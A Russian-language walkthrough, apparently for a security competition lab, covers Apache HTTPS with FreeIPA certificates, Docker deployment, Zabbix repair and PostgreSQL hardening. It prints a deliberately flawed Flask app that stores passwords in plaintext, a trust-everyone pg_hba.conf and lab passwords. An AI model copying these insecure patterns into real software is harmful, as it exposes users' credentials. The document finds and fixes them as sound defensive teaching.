UUID=58d53773-6f5a-4b6a-8de5-2189b8f1d70a none swap sw
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0
/dev/mapper/Vol2-Storage /opt/data ext4 defaults 0 0 _
~
~
~
```

Далее примонтировать все, что было описано в /etc/fstab можно через команду –

**mount -a**

Проверить, что все смонтировалось корректно через - **df -h**

```

root@srv2-storage:~# cd
root@srv2-storage:~# df -h
Файловая система      Размер  Использовано  Дост  Использовано%  Смонтировано в
udev                  1,9G          0    1,9G           0% /dev
tmpfs                 392M        40M    352M          11% /run
/dev/vda1             24G        3,0G     20G          14% /
tmpfs                 2,0G        72K     2,0G           1% /dev/shm
tmpfs                 5,0M          0     5,0M           0% /run/lock
tmpfs                 392M          0    392M           0% /run/user/1000
/dev/mapper/Vol2-Storage 1,9G        24K     1,8G           1% /opt/data
root@srv2-storage:~# _

```

## РЕАЛИЗАЦИЯ ВЕБ-СЕРВЕРА С АВТОРИЗАЦИЕЙ

2. На сервере SERVER-2 реализуем веб-сервер в режиме файлового сервера:

- В качестве хранилища используем /opt/data;
- Доступ только для авторизованных пользователей – user:P@ssw0rd;
- Файлы на веб-сервере индексируются и позволяют скачать их только после авторизации на сервере;
- Сервер доступен по имени – [www.info.sec](http://www.info.sec);
- Реализуем протокол HTTPS.

### Как сделать?

Это можно сделать как в Apache2, так и в NGINX.

Мы рассмотрим вариант через Apache2.

Для начала подготовим конфигурацию через протокол HTTP.

Идем в файл - /etc/apache2/sites-enabled/000-default.conf

Удаляем все лишнее, и приводим файл к виду:

```

<VirtualHost *:80>
    ServerName www.info.sec
    DocumentRoot /opt/data
    <Directory /opt/data>
        AuthType Basic
        Options Indexes FollowSymLinks
        AuthUserFile /etc/apache2/.htpasswd
        AuthName "Authorization_"
        Require valid-user
    </Directory>



    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
~

```

Затем создаем файл с хешем пароля и логином нашего единственного пользователя по заданию – user:P@ssw0rd

**htpasswd -c /etc/apache2/.htpasswd user**

Готово! Теперь можно сайт проверить, откуда-нибудь с PC1.




Отлично, HTTP готов, теперь пора прикрутить к нему сертификат.  
Будем пользоваться решением от FreeIPA.

Как выпустить сертификат во FreeIPA?

1. Создаем службу в веб-интерфейсе FreeIPA





Заполните форму, как на примере:

### Добавить службу

Служба \* HTTP

Имя узла \* www.info.sec

Принудительно ☒

Пропустить проверку узла ☒

\* Обязательное поле

Добавить Добавить и добавить ещё Добавить и изменить Отменить

После этого, удобнее всего будет подключиться по SSH к SERVER-A с PC1, и получить керберос-ключ для администратора домена.

```

root@dc1-data:/opt# kinit admin
Password for admin@INFO.SEC:
root@dc1-data:/opt# klist
Ticket cache: KEYRING:persistent:0:0
Default principal: admin@INFO.SEC

Valid starting                Expires                      Service principal
03.05.2024 11:02:02          04.05.2024 11:02:00      krbtgt/INFO.SEC@INFO.SEC
root@dc1-data:/opt# █

```

Далее, необходимо привязать службу HTTP к хосту в домене, лучше всего в нашем случае будет привязать её к доменному контроллеру командой –

**ipa service-add-host --hosts=SERVER-A.info.sec HTTP/www.info.sec**

*На примере ниже привязка идет к mon.info.sec, не отвлекаемся 😊*

```

root@dc1-data:/opt# ipa service-add-host --hosts=dc1-data.info.sec HTTP/mon.info.sec
Имя учётной записи: HTTP/mon.info.sec@INFO.SEC
Псевдоним учётной записи: HTTP/mon.info.sec@INFO.SEC
Managed by: dc1-data.info.sec
-----
Количество добавленных участников 1
-----

```

А затем выпускаем сертификат командой –

**ipa-getcert request -r -f /opt/cert1.crt -k /opt/cert1.key -N CN=www.info.sec -D [www.info.sec](http://www.info.sec) -K HTTP/www.info.sec**

```

root@dc1-data:~# ipa-getcert request -r -f /opt/cert1.crt -k /opt/cert1.key -N CN=www.info.sec -D www.info.sec -K HTTP/www.info.sec
New signing request "20240503071454" added.
root@dc1-data:~# cd /opt
root@dc1-data:/opt# ls
cert1.crt  cert1.key

```

**Проверьте, чтобы в /opt появились ваши сертификаты!**

**А также, в веб-интерфейсе FreeIPA**

<input type="checkbox"/>	15	CN=www.info.sec,O=INFO.SEC
<input type="checkbox"/>	16	CN=mon.info.sec,O=INFO.SEC

Далее передаем свежие сертификаты на сервер SERVER-2

```
root@dc1-data:/opt# scp cert1.* sshuser@172.16.100.20:
sshuser@172.16.100.20's password:
cert1.crt
cert1.key
root@dc1-data:/opt#
```

После этого, вернемся на SERVER-2, перенесите сертификаты из /home/sshuser в /etc/apache2/. А затем, отредактируйте конфигурационный файл вашего веб-сервера (на скриншоте выделены моменты, что мы поменяли)


```
<VirtualHost *:443>
    ServerName www.info.sec
    DocumentRoot /opt/data
    <Directory /opt/data>
        AuthType Basic
        Options Indexes FollowSymLinks
        AuthUserFile /etc/apache2/.htpasswd
        AuthName "Authorization"
        Require valid-user
    </Directory>
    SSLEngine on
    SSLCertificateFile /etc/apache2/cert1.crt
    SSLCertificateKeyFile /etc/apache2/cert1.key
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Далее вводим команды:

**a2enmod ssl**

**systemctl restart apache**

После этого, перейдем на веб-сервер с PC1



**Соединение успешно защищено! Правда, у вас будет сейчас ошибка!**

**Ошибка вызвана тем, что Firefox при добавлении сертификатов не подключает их автоматически.**

**Как только мы ввели в домен PC1 и PC2, они автоматически настроились на доверие к сертификатам от домена FreeIPA.**

**Но в Firefox это нужно доработать.**

**Для этого:**

**1) Удалите старую библиотеку из Firefox –**

**`rm -rf /usr/lib/firefox/libnssckbi.so`**

**2) Подменить её на другую –**

**`ln -s /usr/lib/x86_64-linux-gnu/pkcs11/p11-kit-trust.so`**

**`/usr/lib/firefox/libnssckbi.so`**

```
root@pc1:/usr/lib/firefox# rm -rf libnssckbi.so
root@pc1:/usr/lib/firefox# ln -s /usr/lib/x86_64-linux-gnu/pkcs11/p11-kit-trust.so libnssckbi.so
root@pc1:/usr/lib/firefox# ls -la libnssckbi.so
lrwxrwxrwx 1 root root 49 мая 3 10:44 libnssckbi.so -> /usr/lib/x86_64-linux-gnu/pkcs11/p11-kit-trust.so
root@pc1:/usr/lib/firefox#
```

**После этого, доступ до сайта будет корректно работать, только по протоколу HTTPS.**

Доработаем конфигурацию.

Хоть и в задании это не требуется, но мы для общего развития доработаем конфигурацию, а именно - настроим автоматический редирект с HTTP до HTTPS.

```
<VirtualHost *:80>
    RewriteEngine On
    Redirect permanent / https://www.info.sec
</VirtualHost>

<VirtualHost *:443>
    ServerName www.info.sec
    DocumentRoot /opt/data
    <Directory /opt/data>
        AuthType Basic
        Options Indexes FollowSymLinks
        AuthUserFile /etc/apache2/.htpasswd
        AuthName "Authorization"
        Require valid-user
    </Directory>
    SSLEngine on
    SSLCertificateFile /etc/apache2/cert1.crt
    SSLCertificateKeyFile /etc/apache2/cert1.key
    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Далее:

**a2enmod rewrite**


**systemctl restart apache2**

Теперь у нас сайт доступен всегда по протоколу HTTPS, даже если пользователь в браузере вручную введет <http://www.info.sec>

3. Обеспечим корректную работу веб-приложения на сервере SERVER-1. Документация к ПО доступна на сайте – [repo.external.ru/web-apps](http://repo.external.ru/web-apps).

### Как делать?

Для начала, конечно, перейдем по указанному в задании URL – <http://repo.external.ru/web-apps>



Имеется два файла - текстовый и архив. Начнем с текстового файла. Открыв его, мы можем кратко понять, что это запакованная в докер-контейнер программа. Эта программа является бета версией будущего корпоративного портала. Дана инструкция, как развернуть и запустить приложение, а также указаны веб-маршруты:

/info  
/  
/register

Скачаем web-apps.tar сразу на SERVER-1

```
root@srv1-db:~# wget http://repo.external.ru/web-apps/web-apps.tar
--2024-05-03 12:16:56-- http://repo.external.ru/web-apps/web-apps.tar
Распознаётся repo.external.ru (repo.external.ru)... 77.88.8.8
Подключение к repo.external.ru (repo.external.ru)|77.88.8.8|:80... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа... 200 OK
Длина: 86932992 (83M) [application/octet-stream]
Сохранение в: «web-apps.tar»

web-apps.tar                               100%[=====]
2024-05-03 12:16:56 (543 MB/s) - «web-apps.tar» сохранён [86932992/86932992]
root@srv1-db:~#
```

Если команды wget нет – **apt install wget**

Также, на SERVER-1 установите Docker –

**apt install docker docker.io**

Докер установлен, выполняем 1 пункт инструкции к приложению –

**docker load < web-apps.tar**

```

root@srv1-db:~# docker load < web-apps.tar
d4fc045c9e3a: Loading layer [=====>] 7.667MB/7.667MB
3510cb810845: Loading layer [=====>] 1.536kB/1.536kB
ec294b2dea32: Loading layer [=====>] 2.56kB/2.56kB
4eccd6696c85: Loading layer [=====>] 10.24kB/10.24kB
448cc83e5526: Loading layer [=====>] 68.81MB/68.81MB
cd7e6f79df7c: Loading layer [=====>] 10.42MB/10.42MB
Loaded image: web-apps:latest
root@srv1-db:~#

```

**А теперь пробуем запустить, но вот незадача – не запустится контейнер!**

```

В сеансах пользователей нет устаревших процессов.
root@srv1-db:~# docker run -d -p 5000:5000 web-apps
abac6e965facc73b4913899e6baba643293b57d8c169b491a569b3470c9ee00b
docker: Error response from daemon: failed to create task for container
art container process: error during container init: error setting cgroup
plemented: unknown.
root@srv1-db:~#

```

**Причина этому проста, у нас ядро hardened – а оно docker не поддерживает.**

```

root@srv1-db:~# uname -a
Linux srv1-db.info.sec 5.15.0-83-hardened
root@srv1-db:~#

```

**Скачаем generic ядро –**

**apt install linux-image-5.15.0-83-generic**

**После установки generic ядра, перезапускаем компьютер и грузимся с нового ядра**

```

GNU GRUB, версия 2.06-3~deb10u4+ci202310061608+astra5

AstraLinux GNU/Linux, with Linux 5.15.0-83-hardened
AstraLinux GNU/Linux, with Linux 5.15.0-83-hardened (recovery mode)
*AstraLinux GNU/Linux, with Linux 5.15.0-83-generic
AstraLinux GNU/Linux, with Linux 5.15.0-83-generic (recovery mode)

```


**После этого запустится все прекрасно**

```

root@srv1-db:~# docker run -d -p 5000:5000 web-apps
ae717d29e1dadec91a9599f6c0693b28d7e4118e77f0726c0a83bac3ac5d07d8
root@srv1-db:~#

```

**Проверяем работу приложения –**



Работает! Теперь проверяем работу приложения и даем свой вердикт, как специалисты по ИБ.

Путь / - приводит нас на главную страничку, тут интересного ничего нет.

Путь /register – форма регистрации




## Register

Username:

Password:

Register

Попробуем зарегистрироваться



/info – работает нестабильно, об этом нас уведомляет разработчик.



Анализ HTML страниц ни к чему не приводит, пойдем проверять сам контейнер?

Через **docker ps**

```
/app # exit
root@srv1-db:~# docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS        PORTS                               NAMES
ae717d29e1da   web-apps  "python3 app.py"        23 minutes ago Up 23 minutes  0.0.0.0:5000->5000/tcp, :::5000->5000/tcp  awesome_torvalds
root@srv1-db:~#
```

**Находим имя нашего контейнера в столбце NAMES.**

```
root@srv1-db:~# docker exec -it awesome_torvalds /bin/sh_
```

**Попали в контейнер! Посмотрим, что делает app.py – кажется это**

```
/app # cat app.py
from flask import Flask, request, jsonify, render_template
from flask_httpauth import HTTPBasicAuth

app = Flask(__name__)
auth = HTTPBasicAuth()

@auth.verify_password
def verify_password(username, password):
    with open('users.txt', 'r') as file:
        for line in file:
            user, pwd = line.strip().split(':')
            if user == username and pwd == password:
                return True
    return False

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/info')
@auth.login_required
def info():
    return render_template('info.html')

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form.get('username')
        password = request.form.get('password')

        with open('users.txt', 'a') as file:
            file.write(f"{username}:{password}\n")

        return jsonify({"message": "User registered successfully"})

    return render_template('register.html')

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000, debug=True)
/app #
```

**основной код нашего приложения**

Самый большой интерес вызывает поле /register, а именно формат хранения пользователей в файле users.txt.

Проверяем?

```
app.run(host='0.0.0.0', p
/app # cat users.txt
admin:P@ssw0rd
123123:12312331
123:123
123:123
user:12345678
/app # _
```

О как! Все пароли в открытом виде – непорядок, таким пользоваться нельзя!

Пишем это в аргументацию к заданию и получаем баллы. Больше проблем с приложением нет (*наверное, как минимум я не задумывал*).


Но, если нашли бы еще что-то – смело пишите об этом в отчете. Тут лучше работать по правилу, чем больше, тем лучше. Зачастую самые полноценные и хорошо документируемые отчеты получают много баллов.

#### 4. Zabbix-сервер: Обеспечение его безопасности.

Как делать?

##### 0) Добавить в DNS запись – [mon.info.sec](http://mon.info.sec)

Для начала починить Zabbix, ведь подрядчик его не доделал нормально



Выходит ошибка, что якобы сервер неактивен. Исправляем это.

Для начала, понять бы что случилось, посмотрим логи

```
root@srv2-storage:/usr/share/zabbix# tail -f /var/log/zabbix-server/zabbix_server.log

3582:20240503:134115.187 database is down: reconnecting in 10 seconds
3582:20240503:134125.196 [Z3001] connection to database 'zabbix' failed: [0] ВАЖНО: по
ВАЖНО: пользователь "zabbix" не прошёл проверку подлинности (по паролю)

3582:20240503:134125.196 database is down: reconnecting in 10 seconds
3582:20240503:134135.204 [Z3001] connection to database 'zabbix' failed: [0] ВАЖНО: по
ВАЖНО: пользователь "zabbix" не прошёл проверку подлинности (по паролю)

3582:20240503:134135.204 database is down: reconnecting in 10 seconds
3582:20240503:134145.213 [Z3001] connection to database 'zabbix' failed: [0] ВАЖНО: по
ВАЖНО: пользователь "zabbix" не прошёл проверку подлинности (по паролю)

3582:20240503:134145.213 database is down: reconnecting in 10 seconds
```

Ага, к базе данных не подключается. Посмотрим, что на SERVER-1?

Идем в файл - `/etc/postgresql/11/main/pg_hba.conf`

Наблюдаем две странных настройки

```
# "local" is for Unix domain socket connections only
local all all peer
local all all trust ←
# IPv4 local connections:
#host all all 127.0.0.1/32 md5
# IPv6 local connections:
host all all ::1/128 md5
host all all 0.0.0.0/0 trust
# Allow replication connections from localhost, by a user with the
# replication privilege.
local replication all peer
```

Данные настройки позволяют кому угодно, и откуда угодно подключаться к нашей БД без пароля – это неправильно, исправляем

```
local all all peer
# IPv4 local connections:
#host all all 127.0.0.1/32 md5
# IPv6 local connections:
host all all ::1/128 md5
host all all 172.16.100.20/32 md5 ←
# Allow replication connections from localhost, by a user with the
# replication privilege.
local replication all peer
host replication all 127.0.0.1/32 md5
host replication all ::1/128 md5
```

Перезагружаем службу postgresql –

**systemctl restart postgresql**

Но ошибки Zabbix это не исправило.

```
ВАЖНО: пользователь "zabbix" не прошёл проверку подлинности (по паролю)

3582:20240503:135125.706 database is down: reconnecting in 10 seconds
3582:20240503:135135.714 [Z3001] connection to database 'zabbix' failed: [0] ВАЖНО: пользователь "zabbix" не
ВАЖНО: пользователь "zabbix" не прошёл проверку подлинности (по паролю)

3582:20240503:135135.714 database is down: reconnecting in 10 seconds
3582:20240503:135145.723 [Z3001] connection to database 'zabbix' failed: [0] ВАЖНО: пользователь "zabbix" не
ВАЖНО: пользователь "zabbix" не прошёл проверку подлинности (по паролю)

3582:20240503:135145.723 database is down: reconnecting in 10 seconds
^C
```

Пройдем по конфигурационным файлам Zabbix. Их всего два –

1) /etc/zabbix/zabbix.conf.php

2) /etc/zabbix/zabbix\_server.conf

Первый файл посмотрим, и там такое –

```
<?php
// Zabbix GUI configuration file.

$DB['TYPE']                = 'POSTGRESQL';
$DB['SERVER']               = '10.200.100.30';
$DB['PORT']                 = '0';
$DB['DATABASE']             = 'zabbix';
$DB['USER']                 = 'zabbix';
$DB['PASSWORD']             = 'P@ssw0rd';
```

Настройки выглядят правильными, но нужно убедиться что именно так мы можем подключиться к БД. –

**psql -h 10.200.100.30 -U zabbix -d zabbix**

```
root@srv2-storage:/usr/share/zabbix# psql -h 10.200.100.30 -U zabbix -d zabbix
Пароль пользователя zabbix:
psql (11.21 (Debian 1:11.21-astra.se8))
SSL-соединение (протокол: TLSv1.3, шифр: TLS_AES_256_GCM_SHA384, бит: 256, сжатие: выкл.)
Введите "help", чтобы получить справку.

zabbix=>
```

Подключается, значит в этом файле конструкция правильная. Проверяем второй. Здесь если параметры DBHost, DBName, DBUser – они отвечают за сведения о подключениях к БД. Тут то и беда. Исправьте их на верные, как тут -

```
# Default:
DBHost=10.200.100.30

### Option: DBName
# Database name.
# If the Net Service Name connection method is used,
# the tnsnames.ora file or set to empty
# empty string.
#
# Mandatory: yes
# Default:
# DBName=

DBName=zabbix

### Option: DBSchema
# Schema name. Used for PostgreSQL.
#
# Mandatory: no
# Default:
# DBSchema=

### Option: DBUser
# Database user.
#
# Mandatory: no
# Default:
